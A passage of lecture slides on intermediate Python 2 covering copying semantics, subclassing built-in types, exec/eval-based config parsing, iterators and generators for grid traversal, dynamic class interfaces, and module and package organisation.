>>> f.set_parameters(V=0.1, w=1, b=0.1)
>>> f(1.0,0.1)
1.0833098208613807
>>> str(f)  # print formula with parameters substituted by values
'1+0.1*sin(1*x)*exp(-0.1*t)'
>>> repr(f)
"StringFunction('1+V*sin(w*x)*exp(-b*t)',
independent_variables=('x', 't'), b=0.10000000000000001,
w=1, V=0.10000000000000001)"

>>> # vector field of x and y:
>>> f = StringFunction('[a+b*x,y]', \
                           independent_variables=('x','y'))
>>> f.set_parameters(a=1, b=2)
>>> f(2,1)  # [1+2*2, 1]
[5, 1]
```


Exercise

- Implement a class for vectors in 3D
- Application example:

```
>>> from Vec3D import Vec3D
>>> u = Vec3D(1, 0, 0)  # (1,0,0) vector
>>> v = Vec3D(0, 1, 0)
>>> print u**v # cross product
(0, 0, 1)
>>> len(u)     # Eucledian norm
1.0
>>> u[1]       # subscripting
0
>>> v[2]=2.5   # subscripting w/assignment
>>> u+v        # vector addition
(1, 1, 2.5)
>>> u-v        # vector subtraction
(1, -1, -2.5)
>>> u*v        # inner (scalar, dot) product
0
>>> str(u)     # pretty print
'(1, 0, 0)'
>>> repr(u)    # u = eval(repr(u))
'Vec3D(1, 0, 0)'
```


Exercise, 2nd part

- Make the arithmetic operators `+`, `-` and `*` more intelligent:

```
u = Vec3D(1, 0, 0)
v = Vec3D(0, -0.2, 8)
a = 1.2
u+v  # vector addition
a+v  # scalar plus vector, yields (1.2, 1, 9.2)
v+a  # vector plus scalar, yields (1.2, 1, 9.2)
a-v  # scalar minus vector
v-a  # scalar minus vector
a*v  # scalar times vector
v*a  # vector times scalar
```


More advanced Python

Contents

- Subclassing built-in types
  (Ex: dictionary with default values, list with elements of only one type)
- Assignment vs. copy; deep vs. shallow copy
  (in-place modifications, mutable vs. immutable types)
- Iterators and generators
- Building dynamic class interfaces (at run time)
- Inspecting classes and modules (`dir`)

More info

- Ch. 8.5 in the course book
- copy module (Python Library Reference)
- Python in a Nutshell

Determining a variable's type (1)

- Different ways of testing if an object a is a list:

```
if isinstance(a, list):
    ...
if type(a) == type([]):
    ...
import types
if type(a) == types.ListType:
    ...
```

- `isinstance` is the recommended standard
- `isinstance` works for subclasses:

```
isinstance(a, MyClass)
```

  is true if a is an instance of a class that is a subclass of `MyClass`

Determining a variable's type (2)

- Can test for more than one type:

```
if isinstance(a, (list, tuple)):
    ...
```

  or test if a belongs to a class of types:

```
import operator
if operator.isSequenceType(a):
    ...
```

  A sequence type allows indexing and for-loop iteration (e.g.: tuple, list, string, NumPy array)

Subclassing built-in types

- One can easily modify the behaviour of a built-in type, like list, tuple, dictionary, NumPy array, by subclassing the type
- Old Python: `UserList`, `UserDict`, `UserArray` (in Numeric) are special base-classes
- Now: the types `list`, `tuple`, `dict`, `NumArray` (in numarray) can be used as base classes
- Examples:
  1. dictionary with default values
  2. list with items of one type

Dictionaries with default values

- Goal: if a key does not exist, return a default value

```
>>> d = defaultdict(0)
>>> d[4] = 2.2   # assign
>>> d[4]
2.2000000000000002
>>> d[6]         # non-existing key, return default
0
```

- Implementation:

```
class defaultdict(dict):
    def __init__(self, default_value):
        self.default = default_value
        dict.__init__(self)

    def __getitem__(self, key):
        return self.get(key, self.default)

    def __delitem__(self, key):
        if self.has_key(key):  dict.__delitem__(self, key)
```


List with items of one type

- Goal: raise exception if a list element is not of the same type as the first element
- Implementation:

```
class typedlist(list):
    def __init__(self, somelist=[]):
        list.__init__(self, somelist)
        for item in self:
            self._check(item)

    def _check(self, item):
        if len(self) > 0:
            item0class = self.__getitem__(0).__class__
            if not isinstance(item, item0class):
                raise TypeError, 'items must be %s, not %s' \
                % (item0class.__name__, item.__class__.__name__)
```


Class typedlist cont.

- Need to call `_check` in all methods that modify the list
- What are these methods?

```
>>> dir([])  # get a list of all list object functions
['__add__', ..., '__iadd__', ..., '__setitem__',
 '__setslice__', ..., 'append', 'extend', 'insert', ...]
```

- Idea: call `_check`, then call similar function in base class `list`

Class typedlist; modification methods

```
def __setitem__(self, i, item):
    self._check(item); list.__setitem__(self, i, item)

def append(self, item):
    self._check(item); list.append(self, item)

def insert(self, index, item):
    self._check(item); list.insert(self, index, item)

def __add__(self, other):
    return typedlist(list.__add__(self, other))

def __iadd__(self, other):
    return typedlist(list.__iadd__(self, other))

def __setslice__(self, slice, somelist):
    for item in somelist:  self._check(item)
    list.__setslice__(self, slice, somelist)

def extend(self, somelist):
    for item in somelist:  self._check(item)
    list.extend(self, somelist)
```


Using typedlist objects

```
>>> from typedlist import typedlist
>>> q = typedlist((1,4,3,2))  # integer items
>>> q = q + [9,2,3]           # add more integer items
>>> q
[1, 4, 3, 2, 9, 2, 3]
>>> q += [9.9,2,3]            # oops, a float...
Traceback (most recent call last):
...
TypeError: items must be int, not float

>>> class A:
        pass
>>> class B:
        pass
>>> q = typedlist()
>>> q.append(A())
>>> q.append(B())
Traceback (most recent call last):
...
TypeError: items must be A, not B
```

Copy and assignment

- What actually happens in an assignment b=a?
- Python objects act as references, so b=a makes a reference b pointing to the same object as a refers to
- *In-place* changes in a will be reflected in b
- What if we want b to become a copy of a?

Examples of assignment; numbers

```
>>> a = 3           # a refers to int object with value 3
>>> b = a           # b refers to a (int object with value 3)
>>> id(a), id(b )   # print integer identifications of a and b
(135531064, 135531064)
>>> id(a) == id(b)  # same identification?
True                # a and b refer to the same object
>>> a is b          # alternative test
True
>>> a = 4           # a refers to a (new) int object
>>> id(a), id(b)    # let's check the IDs
(135532056, 135531064)
>>> a is b
False
>>> b      # b still refers to the int object with value 3
3
```


Examples of assignment; lists

```
>>> a = [2, 6]     # a refers to a list [2, 6]
>>> b = a          # b refers to the same list as a
>>> a is b
True
>>> a = [1, 6, 3]  # a refers to a new list
>>> a is b
False
>>> b              # b still refers to the old list
[2, 6]

>>> a = [2, 6]
>>> b = a
>>> a[0] = 1       # make in-place changes in a
>>> a.append(3)    # another in-place change
>>> a
[1, 6, 3]
>>> b
[1, 6, 3]
>>> a is b         # a and b refer to the same list object
True
```


Examples of assignment; dicts

```
>>> a = {'q': 6, 'error': None}
>>> b = a
>>> a['r'] = 2.5
>>> a
{'q': 6, 'r': 2.5, 'error': None}
>>> a is b
True
>>> a = 'a string'   # make a refer to a new (string) object
>>> b                # new contents in a do not affect b
{'q': 6, 'r': 2.5, 'error': None}
```


Copying objects

- What if we want b to be a copy of a?
- Lists: `a[:]` extracts a slice, which is a *copy* of all elements:

  ```
  >>> b = a[:]   # b refers to a copy of elements in a
  >>> b is a
  False
  ```

  In-place changes in a will not affect b
- Dictionaries: use the `copy` method:

  ```
  >>> a = {'refine': False}
  >>> b = a.copy()
  >>> b is a
  False
  ```

  In-place changes in a will not affect b

The copy module

- The copy module allows a deep or shallow copy of an object
- Deep copy: copy everything to the new object
- Shallow copy: let the new (copy) object have references to attributes in the copied object
- Usage:

  ```
  b_assign  = a                  # assignment (make reference)
  b_shallow = copy.copy(a)       # shallow copy
  b_deep    = copy.deepcopy(a)   # deep copy
  ```


Examples on copy (1)

- Test class:

  ```
  class A:
      def __init__(self, value=None):
          self.x = x
      def __repr__(self):
          return 'x=%s' % self.x
  ```
- Session:

  ```
  >>> a = A(-99)                     # make instance a
  >>> b_assign  = a                  # assignment
  >>> b_shallow = copy.copy(a)       # shallow copy
  >>> b_deep    = copy.deepcopy(a)   # deep copy
  >>> a.x = 9                        # let's change a!
  >>> print 'a.x=%s, b_assign.x=%s, b_shallow.x=%s, b_deep.x=%s' %\
            (a.x, b_assign.x, b_shallow.x, b_deep.x)
  a.x=9, b_assign.x=9, b_shallow.x=-99, b_deep.x=-99
  ```

  shallow refers the original `a.x`, deep holds a copy of `a.x`

Examples on copy (2)

- Let a have a mutable object (list here), allowing in-place modifications

  ```
  >>> a = A([-2,3])
  >>> b_assign  = a
  >>> b_shallow = copy.copy(a)
  >>> b_deep    = copy.deepcopy(a)
  >>> a.x[0] = 8  # in-place modification
  >>> print 'a.x=%s, b_assign.x=%s, b_shallow.x=%s, b_deep.x=%s' \
      % (a.x, b_assign.x, b_shallow.x, b_deep.x)
  a.x=[8,3], b_assign.x=[8,3], b_shallow.x=[8,3], b_deep.x=[-2,3]
  ```

  shallow refers the original object and reflects in-place changes, deep holds a copy

Examples on copy (3)

- Increase complexity: a holds a heterogeneous list

```
>>> a = [4,3,5,['some string',2], A(-9)]
>>> b_assign  = a
>>> b_shallow = copy.copy(a)
>>> b_deep    = copy.deepcopy(a)
>>> b_slice   = a[0:5]
>>> a[3] = 999; a[4].x = -6
>>> print 'b_assign=%s\nb_shallow=%s\nb_deep=%s\nb_slice=%s' % \
          (b_assign, b_shallow, b_deep, b_slice)
b_assign=[4, 3, 5, 999, x=-6]
b_shallow=[4, 3, 5, ['some string', 2], x=-6]
b_deep=[4, 3, 5, ['some string', 2], x=-9]
b_slice=[4, 3, 5, ['some string', 2], x=-6]
```


Generating code at run time

- With `exec` and `eval` we can generate code at run time
- `eval` evaluates expressions given as text:

```
x = 3.2
e = 'x**2 + sin(x)'
v = eval(e)                # evaluate an expression
v = x**2 + sin(x)          # equivalent to the previous line
```

- `exec` executes arbitrary text as Python code:

```
s = 'v = x**2 + sin(x)'  # complete statement stored in a string
exec s                   # run code in s
```

- `eval` and `exec` are recommended to be run in user-controlled namespaces

Fancy application

- Consider an input file with this format:

```
set heat conduction = 5.0
set dt = 0.1
set rootfinder = bisection
set source = V*exp(-q*t) is function of (t) with V=0.1, q=1
set bc = sin(x)*sin(y)*exp(-0.1*t) is function of (x,y,t)
```

(last two lines specifies a `StringFunction` object)

- Goal: convert this text to Python data for further processing

```
heat_conduction, dt : float variables
rootfinder          : string
source, bc          : StringFunction instances
```

- Means: regular expressions, string operations, `StringFunction`, `exec`, `eval`

Implementation (1)

```
# target line:
# set some name of variable = some value
from py4cs import misc

def parse_file(somefile):
    namespace = {}    # holds all new created variables
    line_re = re.compile(r'set (.*?)=(.*)$')
    for line in somefile:
        m = line_re.search(line)
        if m:
            variable = m.group(1).strip()
            value = m.group(2).strip()
            # test if value is a StringFunction specification:
            if value.find('is function of') >= 0:
                # interpret function specification:
                value = eval(string_function_parser(value))
            else:
                value = misc.str2obj(value)  # string -> object
            # space in variables names is illegal
            variable = variable.replace(' ', '_')
            code = 'namespace["%s"] = value' % variable
            exec code
    return namespace
```


Implementation (2)

```
# target line (with parameters A and q):
# expression is a function of (x,y) with A=1, q=2
# or (no parameters)
# expression is a function of (t)

def string_function_parser(text):
    m = re.search(r'(.*) is function of \((.*)\)( with .+)?', text)
    if m:
        expr = m.group(1).strip();  args = m.group(2).strip()
        # the 3rd group is optional:
        prms = m.group(3)
        if prms is None:  # the 3rd group is optional
            prms = ''     # works fine below
        else:
            prms = ''.join(prms.split()[1:])  # strip off 'with'

        # quote arguments:
        args = ', '.join(["'%s'" % v for v in args.split(',')])
        if args.find(',') < 0:  # single argument?
            args = args + ','   # add comma in tuple
        args = '(' + args + ')' # tuple needs parenthesis

        s = "StringFunction('%s', independent_variables=%s, %s)" % \
            (expr, args, prms)
        return s
```


Testing the general solution

```
>>> import somemod
>>> newvars = somemod.parse_file(testfile)
>>> globals().update(newvars)  # let new variables become global
>>> heat_conduction, type(heat_conduction)
(5.0, <type 'float'>)
>>> dt, type(dt)
(0.10000000000000001, <type 'float'>)
>>> rootfinder, type(rootfinder)
('bisection', <type 'str'>)
>>> source, type(source)
(StringFunction('V*exp(-q*t)', independent_variables=('t',),
 q=1, V=0.10000000000000001), <type 'instance'>)
>>> bc, type(bc)
(StringFunction('sin(x)*sin(y)*exp(-0.1*t)',
 independent_variables=('x', 'y', 't'), ), <type 'instance'>)
>>> source(1.22)
0.029523016692401424
>>> bc(3.14159, 0.1, 0.001)
2.6489044508054893e-07
```


Iterators

- Typical Python `for` loop,

```
for item in some_sequence:
    # process item
```

allows *iterating* over any object `some_sequence` that supports such iterations

- Most built-in types offer iterators
- User-defined classes can also implement iterators

Iterating with built-in types

```
for element in some_list:

for element in some_tuple:

for s in some_NumPy_array:  # iterates over first index

for key in some_dictionary:

for line in file_object:

for character in some_string:
```

Iterating with user-defined types

- Implement `__iter__`, returning an iterator object (can be `self`) containing a `next` function
- Implement `next` for returning the next element in the iteration sequence, or raise `StopIteration` if beyond the last element

Example using iterator object

```
class MySeq:
    def __init__(self, *data):
        self.data = data

    def __iter__(self):
        return MySeqIterator(self.data)

# iterator object:
class MySeqIterator:
    def __init__(self, data):
        self.index = 0
        self.data = data

    def next(self):
        if self.index < len(self.data):
            item = self.data[self.index]
            self.index += 1  # ready for next call
            return item
        else:  # out of bounds
            raise StopIteration
```


Example without separate iterator object

```
class MySeq2:
    def __init__(self, *data):
        self.data = data

    def __iter__(self):
        self.index = 0
        return self

    def next(self):
        if self.index < len(self.data):
            item = self.data[self.index]
            self.index += 1  # ready for next call
            return item
        else:  # out of bounds
            raise StopIteration
```


Example on application

- Use iterator:

```
>>> obj = MySeq(1, 9, 3, 4)
>>> for item in obj:
        print item,
1 9 3 4
```

- Write out as complete code:

```
obj = MySeq(1, 9, 3, 4)
iterator = iter(obj)   # iter(obj) means obj.__iter__()
while True:
    try:
        item = iterator.next()
    except StopIteration:
        break
    # process item:
    print item
```


Remark

- Could omit the iterator in this sample class and just write

```
for item in obj.data:
    print item
```

since the `self.data` list already has an iterator...


A more comprehensive example

- Consider class `Grid2D` for uniform, rectangular 2D grids:

```
class Grid2D:
    def __init__(self,
                 xmin=0, xmax=1, dx=0.5,
                 ymin=0, ymax=1, dy=0.5):
        self.xcoor = sequence(xmin, xmax, dx, Float)
        self.ycoor = sequence(ymin, ymax, dy, Float)

        # make two-dim. versions of these arrays:
        # (needed for vectorization in __call__)
        self.xcoorv = self.xcoor[:,NewAxis]
        self.ycoorv = self.ycoor[NewAxis,:]
```

- Make iterators for internal points, boundary points, and corner points (useful for finite difference methods on such grids)

A uniform rectangular 2D grid



Potential sample code

```
# this is what we would like to do:

for i, j in grid.interior():
    <process interior point with index (i,j)>

for i, j in grid.boundary():
    <process boundary point with index (i,j)>

for i, j in grid.corners():
    <process corner point with index (i,j)>

for i, j in grid.all():  # visit all points
    <process grid point with index (i,j)>
```

Implementation overview

- Derive a subclass `Grid2Dit` equipped with iterators
- Let `Grid2Dit` be its own iterator (for convenience)
- `interior`, `boundary`, `corners` must set an indicator for the type of desired iteration
- `__iter__` initializes the two iteration indices (i,j) and returns `self`
- `next` must check the iteration type (interior, boundary, corners) and call an appropriate method
- `_next_interior`, `_next_boundary`, `_next_corners`, find next (i,j) index pairs or raise `StopIteration`
- We also add a possibility to iterate over all points (easy)

Implementation; interior points

```
# iterator domains:
INTERIOR=0; BOUNDARY=1; CORNERS=2; ALL=3

class Grid2Dit(Grid2D):
    def interior(self):
        self._iterator_domain = INTERIOR
        return self

    def __iter__(self):
        if self._iterator_domain == INTERIOR:
            self._i = 1; self._j = 1
        return self

    def _next_interior(self):
        if self._i >= len(self.xcoor)-1:
            self._i = 1;  self._j += 1  # start on a new row
        if self._j >= len(self.ycoor)-1:
            raise StopIteration # end of last row
        item = (self._i, self._j)
        self._i += 1  #  walk along rows...
        return item

    def next(self):
        if self._iterator_domain == INTERIOR:
            return self._next_interior()
```


Application; interior points

```
>>> # make a grid with 3x3 points:
>>> g = Grid2Dit(dx=1.0, dy=1.0, xmin=0, xmax=2.0, ymin=0, ymax=2.0)
>>> for i, j in g.interior():
        print g.xcoor[i], g.ycoor[j]
1.0 1.0
```

Correct (only one interior point!)

Implementation; boundary points (1)

```
# boundary parts:
RIGHT=0; UPPER=1; LEFT=2; LOWER=3

class Grid2Dit(Grid2D):
    ...
    def boundary(self):
        self._iterator_domain = BOUNDARY
        return self

    def __iter__(self):
        ...
        elif self._iterator_domain == BOUNDARY:
            self._i = len(self.xcoor)-1; self._j = 1
            self._boundary_part = RIGHT
        ...
        return self

    def next(self):
        ...
        elif self._iterator_domain == BOUNDARY:
            return self._next_boundary()
        ...
```


Implementation; boundary points (1)

```
    def _next_boundary(self):
        """Return the next boundary point."""
        if self._boundary_part == RIGHT:
            if self._j < len(self.ycoor)-1:
                item = (self._i, self._j)
                self._j += 1  # move upwards
            else: # switch to next boundary part:
                self._boundary_part = UPPER
                self._i = 1;  self._j = len(self.ycoor)-1
        if self._boundary_part == UPPER:
            ...
        if self._boundary_part == LEFT:
            ...
        if self._boundary_part == LOWER:
            if self._i < len(self.xcoor)-1:
                item = (self._i, self._j)
                self._i += 1  # move to the right
            else: # end of (interior) boundary points:
                raise StopIteration
        if self._boundary_part == LOWER:
            ...
        return item
```


Application; boundary points

```
>>> g = Grid2Dit(dx=1.0, dy=1.0, xmax=2.0, ymax=2.0)
>>> for i, j in g.boundary():
        print g.xcoor[i], g.ycoor[j]
2.0 1.0
1.0 2.0
0.0 1.0
1.0 0.0
```

(i.e., one boundary point at the middle of each side)

A vectorized grid iterator

- The one-point-at-a-time iterator shown is slow for large grids
- A faster alternative is to generate index slices (ready for use in arrays)

```
grid = Grid2Ditv(dx=1.0, dy=1.0, xmax=2.0, ymax=2.0)

grid = Grid2Ditv(dx=1.0, dy=1.0, xmax=2.0, ymax=2.0)

for imin,imax, jmin,jmax in grid.interior():
    # yields slice (1:2,1:2)

for imin,imax, jmin,jmax in grid.boundary():
    # yields slices (2:3,1:2) (1:2,2:3) (0:1,1:2) (1:2,0:1)

for imin,imax, jmin,jmax in grid.corners():
    # yields slices (0:1,0:1) (2:3,0:1) (2:3,2:3) (0:1,2:3)
```


Typical application

2D diffusion equation (finite difference method):

```
for imin,imax, jmin,jmax in grid.interior():
    u[imin:imax, jmin:jmax] = \
      u[imin:imax, jmin:jmax] + h*(
      u[imin:imax, jmin-1:jmax-1] - 2*u[imin:imax, jmin:jmax] + \
      u[imin:imax, jmin+1:jmax+1] + \
      u[imin-1:imax-1, jmin:jmax] - 2*u[imin:imax, jmin:jmax] + \
      u[imin+1:imax+1, jmin:jmax])

for imin,imax, jmin,jmax in grid.boundary():
    u[imin:imax, jmin:jmax] = \
      u[imin:imax, jmin:jmax] + h*(
      u[imin:imax, jmin-1:jmax-1] - 2*u[imin:imax, jmin:jmax] + \
      u[imin:imax, jmin+1:jmax+1] + \
      u[imin-1:imax-1, jmin:jmax] - 2*u[imin:imax, jmin:jmax] + \
      u[imin+1:imax+1, jmin:jmax])
```

Implementation (1)

```
class Grid2Ditv(Grid2Dit):
    """Vectorized version of Grid2Dit."""
    def __iter__(self):
        nx = len(self.xcoor)-1;  ny = len(self.ycoor)-1
        if self._iterator_domain == INTERIOR:
            self._indices = [(1,nx, 1,ny)]
        elif self._iterator_domain == BOUNDARY:
            self._indices = [(nx,nx+1, 1,ny),
                             (1,nx, ny,ny+1),
                             (0,1, 1,ny),
                             (1,nx, 0,1)]
        elif self._iterator_domain == CORNERS:
            self._indices = [(0,1, 0,1),
                             (nx, nx+1, 0,1),
                             (nx,nx+1, ny,ny+1),
                             (0,1, ny,ny+1)]
        elif self._iterator_domain == ALL:
            self._indices = [(0,nx+1, 0,ny+1)]
        self._indices_index = 0
        return self
```


Implementation (2)

```
class Grid2Ditv(Grid2Dit):
    ...
    def next(self):
        if self._indices_index <= len(self._indices)-1:
            item = self._indices[self._indices_index]
            self._indices_index += 1
            return item
        else:
            raise StopIteration
```


Generators

- Generators enable writing iterators in terms of a single function (no `__iter__` and `next` methods)

```
for item in some_func(some_arg1, some_arg2):
    # process item
```

- The generator implements a loop and jumps for each element back to the calling code with a return-like `yield` statement

```
class MySeq3:
    def __init__(self, *data):
        self.data = data

def items(obj):                       # generator
    for item in obj.data:
        yield item

for item in items(obj):               # use generator
    print item
```


Generator-list relation

- A generator can also be implemented as a standard function returning a list
- Generator:

```
def mygenerator(...):
    ...
    for i in some_object:
        yield i
```

- Implemented as standard function returning a list:

```
def mygenerator(...):
    ...
    return [i for i in some_object]
```

- The usage is the same:

```
for i in mygenerator(...):
    # process i
```


Generators as short cut for iterators

- Consider our `MySeq` and `MySeq2` classes with iterators
- With a generator we can implement exactly the same functionality very compactly:

```
class MySeq4:
    def __init__(self, *data):
        self.data = data

    def __iter__(self):
        for item in obj.data:
            yield item

obj = MySeq4(1,2,3,4,6,1)
for item in obj:
    print item
```


Exercise

- Implement a sparse vector (most elements are zeros and not stored; use a dictionary for storage with integer keys (element no.))
- Functionality:

```
>>> a = SparseVec(4)
>>> a[2] = 9.2
>>> a[0] = -1
>>> print a
[0]=-1 [1]=0 [2]=9.2 [3]=0
>>> print a.nonzeros()
{0: -1, 2: 9.2}
```


Exercise cont.

```
>>> b = SparseVec(5)
>>> b[1] = 1
>>> print b
[0]=0 [1]=1 [2]=0 [3]=0 [4]=0
>>> print b.nonzeros()
{1: 1}
>>> c = a + b
>>> print c
[0]=-1 [1]=1 [2]=9.2 [3]=0 [4]=0
>>> print c.nonzeros()
{0: -1, 1: 1, 2: 9.2}
>>> for ai, i in a:  # SparseVec iterator
        print 'a[%d]=%g ' % (i, ai),
a[0]=-1  a[1]=0  a[2]=9.2  a[3]=0
```


Inspecting class interfaces

- What type of attributes and methods are available in this object `s`?
- Use `dir(s)`!

```
>>> dir(()) # what's in a tuple?
['__add__', '__class__', '__contains__', ...
 '__repr__', '__rmul__', '__setattr__', '__str__']
>>> # try some user-defined object:
>>> class A:
        def __init__(self):
                self.a = 1
                self.b = 'some string'
        def method1(self, c):
                self.c = c

>>> a = A()
>>> dir(a)
['__doc__', '__init__', '__module__', 'a', 'b', 'method1']
```

Dynamic class interfaces

- Dynamic languages (like Python) allows adding attributes to instances at run time
- Advantage: can tailor iterfaces according to input data
- Simplest use: mimic C structs by classes

```
>>> class G: pass  # completely empty class

>>> g = G()        # instance with no data (almost)
>>> dir(g)
['__doc__', '__module__']  # no user-defined attributes

>>> # add instance attributes:
>>> g.xmin=0; g.xmax=4; g.ymin=0; g.ymax=1
>>> g.xmax
4
```


Generating properties

- Adding a property to some class A:

```
A.x = property(fget=lambda self: self._x) # grab A's _x attribute
```

(“`self`” is supplied as first parameter)

- Example: a 1D/2D/3D point class, implemented as a NumPy array (with all built-in stuff), but with attributes (properties) `x`, `y`, `z` for convenient extraction of coordinates

```
>>> p1 = Point((0,1)); p2 = Point((1,2))
>>> p3 = p1 + p2
>>> p3
[ 1.  3.]
>>> p3.x, p3.y
(1.0, 3.0)
>>> p3.z # should raise an exception
Traceback (most recent call last):
...
AttributeError: 'NumArray' object has no attribute 'z'
```


Implementation

Must use numarray or numpy version of NumPy (where the array is an instance of a class such that we can add new class attributes):

```
class Point(object):
    """Extend NumPy array objects with properties."""
    def __new__(self, point):
        # __new__ is a constructor in new-style classes,
        # but can return an object of any type (!)

        a = array(point, Float)

        # define read-only attributes x, y, and z:
        if len(point) >= 1:
            NumArray.x = property(fget=lambda o: o[0])
            # or a.__class__.x = property(fget=lambda o: o[0])
        if len(point) >= 2:
            NumArray.y = property(fget=lambda o: o[1])
        if len(point) == 3:
            NumArray.z = property(fget=lambda o: o[2])
        return a
```


Note

- Making a `Point` instance actually makes a NumArray instance with extra data
- In addition it has read-only attributes `x`, `y` and `z`, depending on the no of dimensions in the initialization

```
>>> p = Point((1.1,))  # 1D point
>>> p.x
1.1
>>> p.y
Traceback (most recent call last):
...
AttributeError: 'NumArray' object has no attribute 'y'
```

- Can be done in C++ with advanced template meta programming

Automatic generation of properties

- Suppose we have a set of non-public attributes for which we would like to generate read-only properties
- Three lines of code are enough:

```
for v in variables:
    exec('%s.%s = property(fget=lambda self: self._%s' % \
         (self.__class__.__name__, v, v))
```

- Application: list the variable names as strings and collect in list/tuple:

```
variables = ('counter', 'nx', 'x', 'help', 'coor')
```

- This gives read-only property `self.counter` returning the value of non-public attribute `self._counter` (initialized elsewhere), etc.

Adding a new method on the fly: setattr

- That A class should have a method hw!
- Add it on the fly, if you need it:

```
>>> class A:
        pass

>>> def hw(self, r, file=sys.stdout):
        file.write('Hi! sin(%g)=%g')

>>> def func_to_method(func, class_, method_name=None):
        setattr(class_, method_name or func.__name__, func)

>>> func_to_method(hw, A)  # add hw as method in class A
>>> a = A()
>>> dir(a)
['__doc__', '__module__', 'hw']
>>> a.hw(1.2)
'Hi! sin(1.2)=0.932039'
```


Adding a new method: subclassing

- We can also subclass to add a new method:

```
class B(A):
    def hw(self, r, file=sys.stdout):
        file.write('Hi! sin(%g)=%g' % (r,math.sin(r)))
```

- Sometimes you want to extend a class with methods *without changing the class name*:

```
from A import A as A_old   # import class A from module file A
class A(A_old):
    def hw(self, r, file=sys.stdout):
        file.write('Hi! sin(%g)=%g' % (r,math.sin(r)))
```

- The new A class is now a subclass of the old A class, but for users it looks like the original class was extended
- With this technique you can extend libraries without touching the original source code and without introducing new subclass names

Adding another class' method as new method (1)

- Suppose we have a module file `A.py` with

```
class A:
    def __init__(self):
        self.v = 'a'
    def func1(self, x):
        print '%s.%s, self.v=%s' % (self.__class__.__name__, \
                                    self.func1.__name__, self.v)
```

- Can we “steel” `A.func1` and attach it as method in another class? Yes, but this new method will not accept instances of the new class as `self` (see next example)

Adding another class' method as new method (2)

```
>>> class B:
...     def __init__(self):
...         self.v = 'b'
...     def func2(self, x):
...         print '%s.%s, self.v=%s' % (self.__class__.__name__, \
                                        self.func2.__name__, self.v)
...
>>> import A
>>> a = A.A()
>>> b = B()
>>> print dir(b)
['__doc__', '__init__', '__module__', 'func2', 'v']
>>> b.func2(3)                # works of course fine
B.func2, self.v=b
>>> setattr(B, 'func1', a.func1)
>>> print dir(b)              # does the created b get a new func1?
['__doc__', '__init__', '__module__', 'func1', 'func2', 'v']
>>> b.func1(3)
A.func1, self.v=a             # note: self is a!
```


Adding another class' method as new method (3)

```
>>> def func3(self, x):      # stand-alone function
...     print '%s.%s, self.v=%s' % (self.__class__.__name__, \
...                                 self.func3.__name__, self.v)
...
>>> setattr(B, 'func3', func3)
>>> b.func3(3)               # function -> method
B.func3, self.v=b
>>>
>>> setattr(B, 'func1', A.A.func1)  # unbound method
>>> print dir(B)
['__doc__', '__init__', '__module__', 'func1', 'func2', 'func3']
>>> b.func1(3)
Traceback (most recent call last):
  File "<input>", line 1, in ?
TypeError: unbound method func1() must be called with A
instance as first argument (got int instance instead)
>>> B.func1(a,3)
A.func1, self.v=a
>>> B.func1(b,3)
Traceback (most recent call last):
  File "<input>", line 1, in ?
TypeError: unbound method func1() must be called with A
instance as first argument (got B instance instead)
```


Python modules

Contents

More info

- Appendix B.1 in the course book
- Python electronic documentation:
  Distributing Python Modules, Installing Python Modules

Make your own Python modules!

- Reuse scripts by wrapping them in classes or functions
- Collect classes and functions in library modules
- How? just put classes and functions in a file MyMod.py
- Put MyMod.py in one of the directories where Python can find it (see next slide)
- Say

```
import MyMod
# or
import MyMod as M    # M is a short form
# or
from MyMod import *
# or
from MyMod import myspecialfunction, myotherspecialfunction
```

  in any script

How Python can find your modules

- Python has some 'official' module directories, typically

```
/usr/lib/python2.3
/usr/lib/python2.3/site-packages
```

  + current working directory
- The environment variable `PYTHONPATH` may contain additional directories with modules

```
unix> echo $PYTHONPATH
/home/me/python/mymodules:/usr/lib/python2.2:/home/you/yourlibs
```

- Python's `sys.path` list contains the directories where Python searches for modules
- `sys.path` contains 'official' directories, plus those in `PYTHONPATH`)

Setting PYTHONPATH

- In a Unix Bash environment environment variables are normally set in `.bashrc`:

```
export PYTHONTPATH=$HOME/pylib:$scripting/src/tools
```

- Check the contents:

```
unix> echo $PYTHONPATH
```

- In a Windows environment one can do the same in `autoexec.bat`:

```
set PYTHONPATH=C:\pylib;%scripting%\src\tools
```

- Check the contents:

```
dos> echo %PYTHONPATH%
```

- Note: it is easy to make mistakes; `PYTHONPATH` may be different from what you think, so check `sys.path`

Summary of finding modules

- Copy your module file(s) to a directory already contained in `sys.path`

```
unix or dos> python -c 'import sys; print sys.path'
```

- Can extend `PYTHONPATH`

```
# Bash syntax:
export PYTHONPATH=$PYTHONPATH:/home/me/python/mymodules
```

- Can extend `sys.path` in the script:

```
sys.path.insert(0, '/home/me/python/mynewmodules')
```

(insert first in the list)

Packages (1)

- A class of modules can be collected in a *package*
- Normally, a package is organized as module files in a directory tree
- Each subdirectory has a file `__init__.py` (can be empty)
- Packages allow "dotted modules names" like

```
MyMod.numerics.pde.grids
```

reflecting a file `MyMod/numerics/pde/grids.py`

Packages (2)

- Can import modules in the tree like this:

```
from MyMod.numerics.pde.grids import fdm_grids

grid = fdm_grids()
grid.domain(xmin=0, xmax=1, ymin=0, ymax=1)
...
```

Here, class `fdm_grids` is in module `grids` (file `grids.py`) in the directory `MyMod/numerics/pde`

- Or

```
import MyMod.numerics.pde.grids
grid = MyMod.numerics.pde.grids.fdm_grids()
grid.domain(xmin=0, xmax=1, ymin=0, ymax=1)
#or
import MyMod.numerics.pde.grids as Grid
grid = Grid.fdm_grids()
grid.domain(xmin=0, xmax=1, ymin=0, ymax=1)
```

- See ch. 6 of the Python Tutorial (part of the electronic doc)

Test/doc part of a module

- Module files can have a test/demo script at the end:

```
if __name__ == '__main__':
    infile = sys.argv[1]; outfile = sys.argv[2]
    for i in sys.argv[3:]:
        create(infile, outfile, i)
```

- The block is executed if the module file is run as a script
- The tests at the end of a module often serve as good examples on the usage of the module

Public/non-public module variables

- Python convention: add a leading underscore to non-public functions and (module) variables

```
_counter = 0

def _filename():
    """Generate a random filename."""
    ...
```

- After a standard import `import MyMod`, we may access

```
MyMod._counter
n = MyMod._filename()
```

but after a `from MyMod import *` the names with leading underscore are *not* available

- Use the underscore to tell users what is public and what is not
- Note: non-public parts can be changed in future releases

Installation of modules/packages

- Python has its own build/installation system: Distutils
- Build: compile (Fortran, C, C++) into module (only needed when modules employ compiled code)
- Installation: copy module files to "install" directories
- Publish: make module available for others through PyPi
- Default installation directory:

